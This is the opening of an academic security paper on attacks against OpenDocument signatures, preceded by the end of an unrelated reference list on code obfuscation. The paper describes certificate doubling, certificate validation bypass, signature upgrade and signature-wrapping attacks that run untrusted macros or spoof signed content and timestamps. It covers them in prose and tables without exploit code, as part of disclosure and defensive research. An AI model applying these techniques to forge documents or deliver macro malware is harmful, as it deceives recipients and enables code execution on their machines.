[49] Weiyun Lu, Bahman Sistany, Amy Felty, and Philip Scott. Towards Formal Verification of Program Obfuscation. In *IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, 2020.

[50] Matias Madou, Bertrand Anckaert, Patrick Moseley, Saumya Debray, Bjorn De Sutter, and Koen De Bosschere. Software Protection through Dynamic Code Mutation. In *International Workshop on Information Security Applications*. Springer, 2005.

[51] Grégoire Menguy, Sébastien Bardin, Richard Bonichon, and Cauim de Souza Lima. Search-Based Local Black-Box Deobfuscation: Understand, Improve and Mitigate. In *ACM Conference on Computer and Communications Security (CCS)*, 2021.

[52] Microsoft Research. The Z3 Theorem Prover. https://github.com/Z3Prover/z3.

[53] Fukutomo Nakanishi, Giulio De Pasquale, Daniele Ferla, and Lorenzo Cavallaro. Intertwining ROP Gadgets and Opaque Predicates for Robust Obfuscation. *CoRR*, abs/2012.09163, 2020.

[54] Mathilde Ollivier, Sébastien Bardin, Richard Bonichon, and Jean-Yves Marion. How to Kill Symbolic Deobfuscation for Free (or: Unleashing the Potential of Path-Oriented Protections). In *Annual Computer Security Applications Conference (ACSAC)*, 2019.

[55] Oreans Technologies. Themida – Advanced Windows Software Protection System. https://www.oreans.com/Themida.php.

[56] Andre Pawlowski, Moritz Contag, and Thorsten Holz. Probfuscation: An Obfuscation Approach using Probabilistic Control Flows. In *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2016.

[57] Todd A. Proebsting. Optimizing an ANSI C Interpreter with Superoperators. In *ACM Symposium on Principles of Programming Languages (POPL)*, 1995.

[58] Rolf Rolles. Unpacking Virtualization Obfuscators. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2009.

[59] Jonathan Salwan, Sébastien Bardin, and Marie-Laure Potet. Symbolic Deobfuscation: From Virtualized Code Back to the Original. In *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2018.

[60] Golam Sarwar, Olivier Mehani, Roksana Boreli, and Dali Kaafar. On the Effectiveness of Dynamic Taint Analysis for Protecting against Private Information Leaks on Android-based Devices. In *International Conference on Security and Cryptography (SECRYPT)*, 2013.

[61] Florent Saudel and Jonathan Salwan. Triton: A Dynamic Symbolic Execution Framework. In *Symposium sur la sécurité des technologies de l'information et des communications (SSTIC)*, 2015.

[62] Moritz Schloegel, Tim Blazytko, Moritz Contag, Cornelius Aschermann, Julius Basler, Thorsten Holz, and Ali Abbasi. Technical Report: Hardening Code Obfuscation Against Automated Attacks. https://arxiv.org/abs/2106.08913, 2022.

[63] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All You Ever Wanted to Know About Dynamic Taint Analysis and Forward Symbolic Execution (But Might Have Been Afraid to Ask). In *IEEE Symposium on Security and Privacy*, 2010.

[64] Monirul Sharif, Andrea Lanzi, Jonathon Giffin, and Wenke Lee. Automatic Reverse Engineering of Malware Emulators. In *IEEE Symposium on Security and Privacy*, 2009.

[65] Monirul I Sharif, Andrea Lanzi, Jonathon T Giffin, and Wenke Lee. Impeding Malware Analysis Using Conditional Code Obfuscation. In *Symposium on Network and Distributed System Security (NDSS)*, 2008.

[66] Sony DADC. SecuROM Software Protection. https://www2.securom.com/Digital-Rights-Management.68.0.html.

[67] Jae Hyuk Suk and Dong Hoon Lee. VCF: Virtual Code Folding to Enhance Virtualization Obfuscation. *IEEE Access*, 8, 2020.

[68] The LLVM Project. The LLVM Compiler Infrastructure. https://llvm.org/.

[69] Julien Vanegue, Sean Heelan, and Rolf Rolles. SMT Solvers in Software Security. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2012.

[70] Robin Verton. RC4. https://gist.github.com/rverton/a44fc8ca67ab9ec32089, 2015.

[71] VideoLAN. libdvdcss. https://www.videolan.org/developers/libdvdcss.html.

[72] VideoLAN. VLC media player. https://www.videolan.org/.

[73] VMProtect Software. VMProtect Software. https://vmpsoft.com/.

[74] Zhi Wang, Jiang Ming, Chunfu Jia, and Debin Gao. Linear Obfuscation to Combat Symbolic Execution. In *European Symposium on Research in Computer Security (ESORICS)*, 2011.

[75] Mark Weiser. Program Slicing. In *International Conference on Software Engineering (ICSE)*, 1981.

[76] Max Willsey, Chandrakana Nandi, Yisu Remy Wang, Oliver Flatt, Zachary Tatlock, and Pavel Panchekha. egg: Fast and Extensible Equality Saturation. In *ACM Symposium on Principles of Programming Languages (POPL)*, 2021.

[77] Gregory Wroblewski. General Method of Program Code Obfuscation. In *International Conference on Software Engineering Research and Practice (SERP)*, 2002.

[78] Dongpeng Xu, Binbin Liu, Weijie Feng, Jiang Ming, Qilong Zheng, Jing Li, and Qiaoyan Yu. Boosting SMT Solver Performance on Mixed-bitwise-arithmetic Expressions. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2021.

[79] Dongpeng Xu, Jiang Ming, Yu Fu, and Dinghao Wu. VMHunt: A Verifiable Approach to Partially-virtualized Binary Code Simplification. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[80] Hui Xu, Yangfan Zhou, Yu Kang, Fengzhi Tu, and Michael Lyu. Manufacturing Resilient Bi-Opaque Predicates against Symbolic Execution. In *Conference on Dependable Systems and Networks (DSN)*, 2018.

[81] Chao Xue, Zhanyong Tang, Guixin Ye, Guanghui Li, Xiaoqing Gong, Wei Wang, Dingyi Fang, and Zheng Wang. Exploiting Code Diversity to Enhance Code Virtualization Protection. In *International Conference on Parallel and Distributed Systems*, 2018.

[82] Babak Yadegari and Saumya Debray. Bit-level Taint Analysis. In *IEEE Conference on Source Code Analysis and Manipulation*, 2014.

[83] Babak Yadegari and Saumya Debray. Symbolic Execution of Obfuscated Code. In *ACM Conference on Computer and Communications Security (CCS)*, 2015.

[84] Babak Yadegari, Brian Johannesmeyer, Ben Whitely, and Saumya Debray. A Generic Approach to Automatic Deobfuscation of Executable Code. In *IEEE Symposium on Security and Privacy*, 2015.

[85] Xuejun Yang, Yang Chen, Eric Eide, and John Regehr. Finding and Understanding Bugs in C Compilers. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2011.

[86] Michał Zalewski. American Fuzzy Lop. http://lcamtuf.coredump.cx/afl/.

[87] Yongxin Zhou, Alec Main, Yuan X Gu, and Harold Johnson. Information Hiding in Software with Mixed Boolean-Arithmetic Transforms. In *International Workshop on Information Security Applications*, 2007.

Oops… Code Execution and Content Spoofing: The First Comprehensive Analysis of OpenDocument Signatures

Simon Rohlmann
Ruhr University Bochum

Christian Mainka
Ruhr University Bochum

Vladislav Mladenov
Ruhr University Bochum

Jörg Schwenk
Ruhr University Bochum

Abstract

OpenDocument is one of the major standards for interoperable office documents. Supported by office suites like Apache OpenOffice, LibreOffice, and Microsoft Office, the OpenDocument Format (ODF) is available for text processing, spreadsheets, and presentations on all major desktop and mobile operating systems.

When it comes to governmental and business use cases, OpenDocument signatures can protect the integrity of a document's content, for example, for contracts, amendments, or bills. Moreover OpenDocument signatures also protect document's macros. Since the risks of using macros in documents is well-known, modern office applications only enable their execution if a trusted entity signs the macro code. Thus, the security of ODF documents often depends on the correct signature verification.

In this paper, we conduct the first comprehensive analysis of OpenDocument signatures and reveal numerous severe threats. We identified five new attacks and evaluated them against 16 office applications on Windows, macOS, Linux, iOS, Android, and two online services. Our investigation revealed 12 out of 18 applications to be vulnerable for macro code execution, although the application only executes macros signed by trusted entities. For 17 of 18 applications, we could spoof the content in a signed ODF document while keeping the signature valid and trusted. Finally, we showed that attackers possessing a signed ODF could alter and forge the signature creation time in 16 of 18 applications.

Our research was acknowledged by Microsoft, Apache OpenOffice, and LibreOffice during the coordinated disclosure.

1 Introduction

Usage of the OpenDocument Format (ODF). Major office applications, such as Apache OpenOffice, LibreOffice, and Microsoft Office, support ODF as one of the leading file formats. Apart from the undocumented private sector, organizations and governments world-wide rely on ODF documents. NATO, with its 30 member countries, uses ODF as one of its mandatory standards [26, 65]. The UK government chose ODF as the standard file format for documents in all government departments [38] and the UK Central Digital & Data Office recommends, among other methods, the use of ODF document signatures for document security [19]. The French government recommends ODF as a standard for exchanging documents between administrations and citizens [23, 34]. The Russian government allows citizens to use ODF documents when communicating with government agencies [58]. France's Inter-ministry Mutualisation for an Open Productivity Suite [25], Italy's Ministry of Defence [24], Taiwan's Ministry of Finance [27], the administration of the Spanish autonomous region of Valencia [28], among many others [84], also use ODF office applications.




Figure 1: If an ODF document's macro has a trusted signature, its code is automatically executed once the document is opened. We show how an attacker can execute malicious macros and manipulate the entire content by spoofing the digital signature in ODF documents.

Office Macros. In advanced use cases, such as complex calculations or automation processes, ODF documents can embed macros – a piece of program code embedded into the document. Typically, macros perform automated changes on the document's content. However, macros are not limited to the

respective document and can also access the file system, start other programs, or download and execute software. Attackers can use these possibilities to load malicious code, such as ransomware, on a victim's system and execute it [15, 30, 35, 52].

ODF Digital Signatures. ODF documents can be protected with digital signatures [68, Part 2], following the XML signature standard [40]. There are two types of signatures: *document* and *macro* signatures. Document signatures ensure the document's integrity, authentication, and non-repudiation. They rely on X.509 certificates and PKIs. If a signed document was modified or signed with untrusted keys, the modification triggers a warning that the office application displays to the user. In addition, ODF can use the XML Advanced Electronic Signatures (XAdES) extension to match the European Telecommunications Standards Institute (ETSI) TS 101 903 V1.4.1 specification [29] [68, Part 2]. Macro signatures protect the integrity and authenticity of the macro code because macros are generally known to be dangerous. In their default configuration, most office applications execute macros only if a trusted entity signs them. In contrast to the document signature, macro signatures only protect the code itself. The document's content remains editable without invalidating the macro signature.

Security Risks through Office Macros. With the help of office macros, attackers can execute malicious code independently of the underlying hardware/OS. Office macros are thus typically used to start a malware attack by loading additional malware modules adapted to the OS in use. In [57], Microsoft researchers report that 98% of all office targeting attacks were based on macro code. Many of the recent ransomware campaigns were based on macros in office documents [15, 30, 35, 52].

From Signature Forgery to Code Execution. ODF macros offer the same attack potential as Microsoft Office macros: code exection. The default protection against macro-based attacks is to allow the execution if a trusted entity digitally signs the macro. Otherwise, the application blocks the macro's execution. In this paper, we show how to circumvent this protection by exploiting vulnerabilities in the signature verification and executing malicious macros without any restrictions (cf. Section 5.1). To the best of our knowledge, we are the first reporting attacks on ODF macro signatures in its current version 1.3.

From Signature Forgery to Content Spoofing. Previous work on PDF highlighted the significance of a document's signature validation Mainka et al. [51], Mladenov et al. [59], Rohlmann et al. [74]. They introduced different techniques to spoof the content presented in a PDF while keeping its digital signature valid. However, a comprehensive evaluation of digital signatures in ODF documents is still missing. In this paper, we present three novel signature forgery attacks that can be used to spoof the content of a signed ODF (cf. Section 5.2):

(1) The *Content Manipulation with Certificate Doubling* attack relies on a untrusted certificate used to sign an arbitrary ODF. The attacker adds a second, trusted certificate to the ODF. When the application processes the document, it uses both certificates for different purposes: one for the cryptographic signature verification and the other as the trust anchor.

(2) The *Content Manipulation with Certificate Validation Bypass* attack relies on a untrusted certificate used to sign an arbitrary ODF. The attacker then manipulates the certificate's internal structure stored in the ODF and disables the verification of the certificate chain. Once the ODF application processes that certificate, the manipulation results in the certificate being trusted.

(3) During the *Content Manipulation with Signature Upgrade*, the attacker forces a macro signature to be treated as a document signature. The attacker can forge arbitrary content since the macro signature cryptographically protects the macro code only.

While the general idea for (1) resembles attacks on other file formats [64], the attack (2) and (3) introduce novel techniques.

Complexity of ODF Signature Analysis. The complexity of the ODF signature analysis lies in the combination of several standards used in ODF:

- *ODF Standards*: The ODF (zip-)file consists of a collection of files. Each of the two optional signature files in this collection (document and macro signature) covers different subsets of this collection. The Content Manipulation with Signature Upgrade attack (Section 5.2.3) illustrates the potential pitfalls of this construction. Additionally, the signature files are partially signed, and contain meta information such as X.509 certificates. The standard does not cover the treatment of this meta information which leads to the successful certificate doubling attacks (Section 5.1, Section 5.2.1).
- *ASN.1 Standard*: The validation of X.509 certificates uses a Abstract Syntax Notation (ASN.1)-based data format, and is completely independent from the other validation steps. Thus, any error in the certificate verification leads to successful attacks, see Section 5.2.2.
- *XML Standards*: ODF rely on the XML signature standard [40] which is complex and builds on various other XML standards. This inclusion resulted in a large variety of attacks, ranging from XML Signature Wrapping (XSW) [54, 76] to XXE [61, 77] attacks (Section 5.3).

In this paper, we fill this gap by providing a systematic analysis of the ODF standard [68] and revealing several design issues. We show four attacks allowing an attacker to arbitrarily spoof document's content without invalidating the digital signature and one attack resulting in arbitrary code execution (ACE).

Fully Automated Evaluation. The evaluation of all attack

vectors was conducted automatically using two different approaches. For content spoofing attacks, the tool Document Signature Validator (DocSV) was used to compare signature validation related strings in the process memory. In all successful cases, the strings stored in memory were identical to those stored after the validation of the un-manipulated original signature, whereas the validation of self-signed (untrusted) documents produced different strings. For macro signatures, we verified if the macro was executed after its manipulation.

Contributions. The contributions of this paper can be summarized as follows:

- We present the first comprehensive security analysis of digital signatures in ODF, both for document and macro signatures, in its current version 1.3 (Section 4).
- We describe five novel attacks against ODF signatures (Section 5). In a comprehensive evaluation, we show that 17 out of 18 analyzed ODF applications are vulnerable (Section 7).
- We present DocSV, a novel open-source tool to measure the success of signature spoofing attacks in UI applications (Section 6). DocSV can be applied to other research areas beyond ODF, for example, to Portable Document Format (PDF).

All proof of concept (PoC) files for the presented attacks and the source code of DocSV are released at `https://github.com/RUB-NDS/DocumentSignatureValidator`.

Coordinated Vulnerability Disclosure. We initiated a coordinated disclosure process to inform the affected vendors. Table 1 lists the Common Vulnerabilities and Exposures (CVE) numbers published by vendors and the associated applications that have been fixed. Microsoft Office has confirmed the vulnerability and announced a patch. We have not received any feedback from AO Office. IBM Lotus Symphony is already outside the product lifecycle.

CVE	Attack	Severity	Application	Fixed Version
2021-25633	5.1, 5.2.1	7.5 (High)	Collabora	6.2-33, 6.4.14
2021-25634	5.3	7.5 (High)	LibreOffice	7.0.2, 7.1.2
2021-25635	5.2.2	7.5 (High)		
2021-41830	5.1, 5.2.1	7.5 (High)	OpenOffice	4.1.11
2021-41831	5.3	5.3 (Med.)	NeoOffice	2017.31
2021-41832	5.2.2	7.5 (High)		

Table 1: CVEs published by the vendors. The severity score corresponds to the Common Vulnerability Scoring System (CVSS) 3.1 published within NIST's National Vulnerability Database (NVD) [66].

2 The OpenDocument Standard

The following section describes the foundations of the ODF document structure, macros, and digital signatures. The basis for this is the ODF standard published by OASIS in the current version 1.3 [68].




Figure 2: A simplified packaged file structure of an ODF document. Besides mandatory files containing the document's content, this ODF contains files which provide integrity protection (signatures) and macros.

ODF Structure. The ODF standard defines various types of office documents. It can be used for texts, presentations/slides, spreadsheets, graphics, and charts. The prevalent method to build the document is to combine multiple files into a single zip archive. Alternatively, the document can be saved as a single Extensible Markup Language (XML) file which, however, cannot be digitally signed. In Figure 2, we depicted the typical ODF document structure. The document's starting point is the `META-INF/manifest.xml` file. It lists all files that are contained in the package. The most relevant ones are `content.xml` and `styles.xml`. They define the actual content to be presented when the document is opened. Additional information regarding the document creation and several pre-configured viewer preferences are defined in other files which are irrelevant from a security perspective. Thereby, we will not further consider them.

2.1 Macros

Macros are pieces of program code attached to a document. They are mainly used for advanced application cases, such as automatic content processing. The ODF standard is flexible in which programming language can be used. Thus, various office applications have developed their own macro functionalities [4, 20, 71, 80]. For most applications, the programming language is a *StarBasic* dialect [9, 85]. Nevertheless, macros can also be written in Python, JavaScript, or BeanShell [49, pp. 412-418] [8]. In contrast to its open-source competitors, Microsoft Office solely relies on Visual Basic for Applications (VBA) in macros [56]. Although VBA and the other Basic dialects have the same syntax, they differ in object models, and terminology [42, p. iii] [11]. Thus, VBA macros can have compatibility issues if executed in non Microsoft

applications [12, 86]. Also, it is not possible to save macros in ODF documents by using Microsoft Office since a file format based on Office Open XML (OOXML) is required. For this reason, only the macro implementations that can be used within ODF documents are considered further.

Basic Macros Structure. Macros in ODF documents are organized in libraries within a `Basic` or `Scripts` directory as depicted in Figure 2. If Basic macros are used, the library is located in a sub-directory of the `Basic` directory. The file `script-lb.xml` references all macro modules, whereby each modules is a separate XML file containing the source code. Users can start individual macros manually via the user interface of the application or trigger-based by using events such as `load`, `mouseup`, and `keydown`. Such events are stored in `content.xml` in the **`<script:event-listener>`** element [7, 83]. An example is shown in Section 12.1.

Other Macro Types. If macros are created in Python, JavaScript, or BeanShell, the `Scripts` directory is used. Macro code can also be stored on the computer's local file system. This enables code reusing and cross-document execution.

Macro Execution. The ODF specification does not define any rules regarding the secure macro execution. During our analysis, we identified four security levels regarding the macro execution which are depicted in Table 2 and classified in two categories – *Run-by-default* and *Untrusted Execution*. *Run-by-default* means that macros are executed directly without any consent and *Untrusted Execution* depicts alternative execution methods if the macros are considered untrusted.

Sec. Level	Run-by-default	Untrusted Exec.
Very High	Trusted location	Forbidden
High (Default)	Trusted location or trusted signature	Forbidden
Medium	Trusted location or trusted signature	User consent
Low	All macros are trusted	No user consent

Table 2: In this paper, we concentrate on the levels running macros by default without any user consent while relying on digital signatures.

Trusted location is a trusted directory that is manually configured in the application. Document macros stored in this directory are executed automatically if triggered. Trusted signature is a successfully verified digital signature from a trusted entity. In this paper, we concentrate on the signature validation for the default security level – High. The execution of unsigned macros or macros with an invalid signature is forbidden.

2.2 Digital Signatures

There are two types of ODF signatures: *document* and *macro* signatures. They are stored in the `META-INF` directory. As depicted in Figure 2, document signatures are recommended to use the filename `documentsignatures.xml`. Macro signatures should use the filename `macrosignatures.xml`. Both files have the same internal structure. The only difference lies in the referenced files that should be protected with the digital signature.




Figure 3: An abstract overview of the structure of the XML file for digital signatures. `SignedInfo` and the XAdES-related content are protected by the signature – `SignatureValue`. The `KeyInfo`-element is not signed and is, thus, modifiable.

Document Signatures. A document signature should protect all packaged files. Thereby, all files in the ODF package should be used as an input to compute the signature. These files are referenced within the `documentsignatures.xml` file and stored with their hash value. However, some files are excluded from the computation, such as the `documentsignatures.xml` file itself and files located in the optional `external-data` directory. Three different signature states can be distinguished, which are shown in Figure 4 using LibreOffice as an example.

The signature computation follows the XML signature standard [40], and we depict the resulting XML in Figure 3. First, a hash value is computed over each referenced file. Then, the value is stored in the `DigestValue`. There may be an optional `Object` element, for example, to match the ETSI requirements for qualified XAdES signatures [68, Part 2, pp. 26-27]. In this case, the XAdES-related content is also referenced in `SignedInfo`. Finally, the signature value is computed over the `SignedInfo` element and stored in `SignatureValue`. The only unprotected elements are `KeyInfo`, which holds the certificate information necessary to validate the signature, and the XAdES-related element `xd:UnsignedProperties`.

Macro Signatures. While document signatures protect the whole ODF document, macro signatures protect only the macro code, excluding the document content. In this case, the actual document content remains modifiable, while the user can verify the origin and thus the trustworthiness of the macros. The macro signatures within ODF documents follow the same structure as the document signatures. However, only the files represented in the `Basic` or `Scripts` folder are used for signature calculation.




Figure 4: Different document signature states: (1) signature is valid and the signer is trusted, (2) signature is valid but the signer is not trusted (e.g. self-signed certificate), (3) signature is invalid.

3 Attacker Model

In this section, we describe the existing entities, the attacker's capabilities, and the winning conditions for the attacks.

Victim. The victim is a human who opens the ODF document sent by the attacker. The victim does not ignore any warnings and verifies the validation result of the digital signature.

Trusted Entity on Victim's Machine. The victim's machine maintains a list with trusted certificates and public keys. This list is automatically used by the office application. The victim does not change any setting regarding this list and does not accept untrusted key material.

Attacker Capabilities. The attacker can create and manipulate ODF documents arbitrarily. This manipulation includes, but is not limited to, adding/removing files to the ODF package (cf. Figure 2) and manipulating the content of each file in the package (e.g., the XML structure). The attacker does not possess any certificate/private key pair that belongs to a trusted entity installed on the victim's machine. Anyhow, the attacker can create a certificate/private key pair and use his own office applications to sign arbitrary ODF documents. The victim's office application treats documents signed with these keys as invalid, since they are untrusted. Due to the nature of public key cryptography, we assume that the attacker knows the trusted X.509 certificates (public key, ✹) on victim's machine. An attacker can obtain the certificate from a signed ODF, OOXML, or PDF document.

For two of five attacks, there is an additional requirement:

(1) The *Content Manipulation with Signature Upgrade* attack (Section 5.2.3) requires an ODF document with a *valid and trusted macro signature*.

(2) The *Timestamp Manipulation with Signature Wrapping* attack (Section 5.3) requires an ODF document with a *valid and trusted document signature*.

For all other attacks, the attacker does not require any signed ODF document. Finally, the attacker sends the manipulated ODF document to the victim who opens it.

Winning Conditions. The success criteria depend on the conducted attack. We distilled the following three winning conditions.

(1) </> *Macro Execution:* An attack targeting the macro execution is successful if the attacker's chosen macro code is executed on the victim's machine. Modern office applications only trigger the execution if the ODF's macro signature is valid and trusted. In this paper, macro execution is the goal of the Macro Manipulation with Certificate Doubling attack (Section 5.1).

(2) *Content Manipulation:* An attack targeting content manipulation is successful if the attacker-chosen content is visible in the victim's office application while the digital signature remains valid and trusted. In this paper, the three attacks Content Manipulation with Certificate Doubling, Content Manipulation with Certificate Validation Bypass, and Content Manipulation with Signature Upgrade (Section 5.2.1) target the content manipulation goal.

(3) *Timestamp Manipulation:* An attack targeting timestamp manipulation is successful if the victim's ODF application displays the attacker-chosen timestamp. The timestamp is usually not visible as part of the ODF's document content. Usually, it is shown in a dedicated menu or popup. The attack is successful if this dedicated menu or popup shows the attacker-chosen timestamp and the victim's ODF application displays a valid and trusted ODF document signature. In this paper, the XSW attack targets the timestamp manipulation (Section 5.3).

An overview of all attacks, their goals, and the attacker's capabilities/requirements is depicted in Table 3.

4 Systematic Security Analysis

After analyzing the structure of ODF documents [67, 68], processing the digital signatures [29, 40, 88] based on the relevant standard and on development toolkits [5, 6, 81, 82], we started a systematic security analysis. We summarize the considered attack concepts in three categories: partial signatures, XML-based attacks, and signing oracle. We studied related work (see Section 9) and extracted techniques that we could adapt on ODF. Except for *timestamp manipulation*, which is a classical XSW attack, no other attacks could be successfully applied to ODF. Analyzing the following three files is essential: `documentsignatures.xml`, `macrosignatures.xml`, and `manifest.xml`. The first two files state that the document has been signed and contains relevant information for the signature validation. The `manifest.xml` is the first processed file after opening a document and it is used to find all other files.

4.1 Analysis Phases

Phase 1: How are ODF signatures implemented? In the first step, we analyzed the specification with regard to digital signatures. The ODF versions 1.2 and 1.3 do not differ significantly in this point. In the next step, we analyzed which ODF package files are taken into account during the signing process and which are protected by the signature. We repeated

these steps for each application. The applications are compliant to the specification and always include all existing files of the ODF package as references in the signature (except for the signature file itself). Thus, these files are included in the cryptographic signature value.

Result: We identified that all files are considered in the signature calculation, except the signature files. The signature files, `documentsignatures.xml` and `macrosignatures.xml`, can be manipulated.

Phase 2: How do the applications react to manipulations of the signed content? Since attacks cannot modify already signed content, we checked whether we can add additional files for each application. The `META-INF/manifest.xml` contains references to all files in the ODF package and its hash value is also used in the signature calculation. All applications, except Microsoft Office, consider the ODF file corrupt when the package contains files that are not referenced within `META-INF/manifest.xml`. Only files with "signatures" in the file name within the `META-INF` folder are excluded. However, only the `documentsignatures.xml` and `macrosignatures.xml` files are processed as signature files. If there are other files with "signatures" in the file name that were added later and are not referenced within the `documentsignatures.xml` file, the ODF package is not considered corrupt by the applications, but the signature is only recognized as a partial signature. Thus, the applications interpret the signature as invalid because it was not formed over all files of the ODF package according to the specification. The only exception was Microsoft Office, which accepted partial signatures and thus enabled the Signature Upgrade attack (see Section 5.2.3).

Result: Injecting new files is not possible since: (1) unreferenced files in `META-INF/manifest.xml` lead to a corrupt document; (2) `META-INF/manifest.xml` is protected by the signature and cannot be modified. The only exception are the signature files – `documentsignatures.xml` and `macrosignatures.xml`.

Phase 3: What are the possible targets of attack? The previous analysis allowed us to reduce the possible attack targets to the signature files. From a security perspective, all attacks on XML signatures are applicable. We studied the related work and extracted the following attack classes: Untrusted Keys [50], XML Signature Wrapping [54, 76], and Insecure Algorithms [33, 44]. The first two attacks can be extended to ODF documents. The remaining attack class is not applicable, since no application supports the required features.

Result: Attackers can manipulate the signature key material because of the partial signature coverage. In addition, attacks based on XSW are possible.

Phase 4: How to exploit the possible targets of attack? To create signatures, the ODF specification refers to the W3C recommendation for XML signatures [40]. We analyzed the underlying XML schema and found that the **`<KeyInfo>`** element is not signed. Also, the **`<Object>`** is partially signed and allows the inclusion of unsigned child elements. From the attacker's perspective, these elements' manipulations are possible without invalidating the digital signature.

*Manipulations in **`<KeyInfo>`**:* We analyzed the **`<KeyInfo>`** element and found that multiple **`<X509Data>`** elements are allowed and that the ODF specification does not define any restrictions on this either. In further analysis, we were thus able to develop and prove the Certificate Doubling attacks for most of the tested applications (see Section 5.1, Section 5.2.1). In the next step, we examined how the certificate is checked for trustworthiness. Here we checked whether a break in the certificate chain is detected by the application. To break the certificate chain verification, it is sufficient to replace the included signature method without damaging the certificate structure (see Section 5.2.2).

XML Signature Wrapping: The last possible point of attack is the execution of an XSW attack. The idea of XSW is to move the signed content to a place where the application does not present it when the document is opened, but the verification logic can find and process it. Instead, the application presents content created by the attacker while the signature verification remains valid.

The base of the XSW attack is the analysis of the **`<Reference>`** elements of the **`<SignedInfo>`** element in `documentsignatures.xml`. The **`<Reference>`** elements point to the signed files within the ODF and to the timestamps defined in `documentsignatures.xml`. Our experiments on moving the signed files failed due to a double check – the names and hashes of all files are contained in the **`<Reference>`** elements and the names are listed a second time in the `manifest.xml` file, which is also signed. This double-check prevents most XSW attacks, because ODF applications consider a document corrupted if additional files are added which are not listed in `manifest.xml`. Thus, only content that is not listed in `manifest.xml` can be manipulated. In ODF documents, this content are the timestamps. We show an attack in Section 5.3.

Result: In total, 132 ODF documents with attack vectors were created, 61 with XAdES compatible signatures and 61 without XAdES. The documents contain different arrangements of the attack vectors, five attack vectors each for XAdES/non-XAdES were successful and are described in detail in Section 5. We provided the attack vectors as PoC files to the vendors and the research community.

4.2 Hidden Content and Signing Oracle

In 2021, Mainka et al. [51] presented the concept of shadow attacks on PDFs. These attacks hide malicious content within the PDF document before it is signed. After the signing, a change in unsigned parts of the PDF reveals the hidden con-

tent without invalidating the digital signature. For ODF document signatures, there is no unsigned content, except in the XML signature file itself (Section 4.1). Even adding additional hidden files into the ODF package does not succeed, because revealing them requires changes in the document's meta file that is protected by the digital signature. Another approach was to add unsigned files to the ODF document after the signing, and to try to use these files to change the visible content. This approach was also not successful since all ODF applications consider documents containing files not listed in `manifest.xml` as corrupt. Repairing a corrupted file results in a removal of the ODF document signature.

5 New Attacks on ODF

In the following section, we describe five novel vulnerabilities on ODF Signatures. Each attack manipulates a signed ODF document. A victim opening such manipulated ODF sees a validly signed document.

Section	Manipulation Goal	Requirement	Manipulation Technique
5.1	</> Macro	✹	Certificate Doubling
5.2.1	Content	✹	Certificate Doubling
5.2.2	Content	-	Certificate Validation Bypass
5.2.3	Content	✹	Signature Upgrade
5.3	Timestamp	✹	XML Signature Wrapping

Table 3: We present five novel attacks on ODF signatures. Each attack can manipulate different parts of the ODF (i.e., content, macro, or timestamp) with attacker-selected values. The signature verification remains valid in all cases. All but the Content Manipulation with Certificate Validation Bypass attack require the attacker to possess the trusted signer's public certificate ✹. Some attacks require either an ODF with a valid document signature or macro signature . In total, we used four different techniques for achieving these goals.

We categorized the attacks into three groups according to their manipulation goal (i.e., macro, content, or timestamp) as depicted in Table 3. In summary, one attack allows to embed and execute the attacker's macro code stealthily (Section 5.1) on the victim's machine. Three attacks forge the visible document content and display different content than the signed one (Section 5.2). One attack can change the XAdES timestamps (Section 5.3).

The Certificate Validation Bypass and the Signature Upgrade attack are novel and do not rely on any previous work. The Certificate Doubling and XSW attacks were previously applied on Single Sign-On protocols like SAML. We extended these techniques on ODF documents and demonstrated their applicability.

5.1 Macro Manipulation with Certificate Doubling

In general, macros in office documents have the highest potential of damage, since a victim only needs to open the document to execute arbitrary code on his system. To minimize the potential risk, office applications can use macro policies. For example, in Apache OpenOffice and LibreOffice, the policy level *High* is set by default in the macro security settings. This policy level allows macro execution only if the macro is signed by a trusted source. Otherwise, macros are disabled and not executed. Trusted sources are maintained separately from the operating system's certificates store and must be approved by the user. Once the author of the signed macro is included in this list, the macro execution is unrestricted.

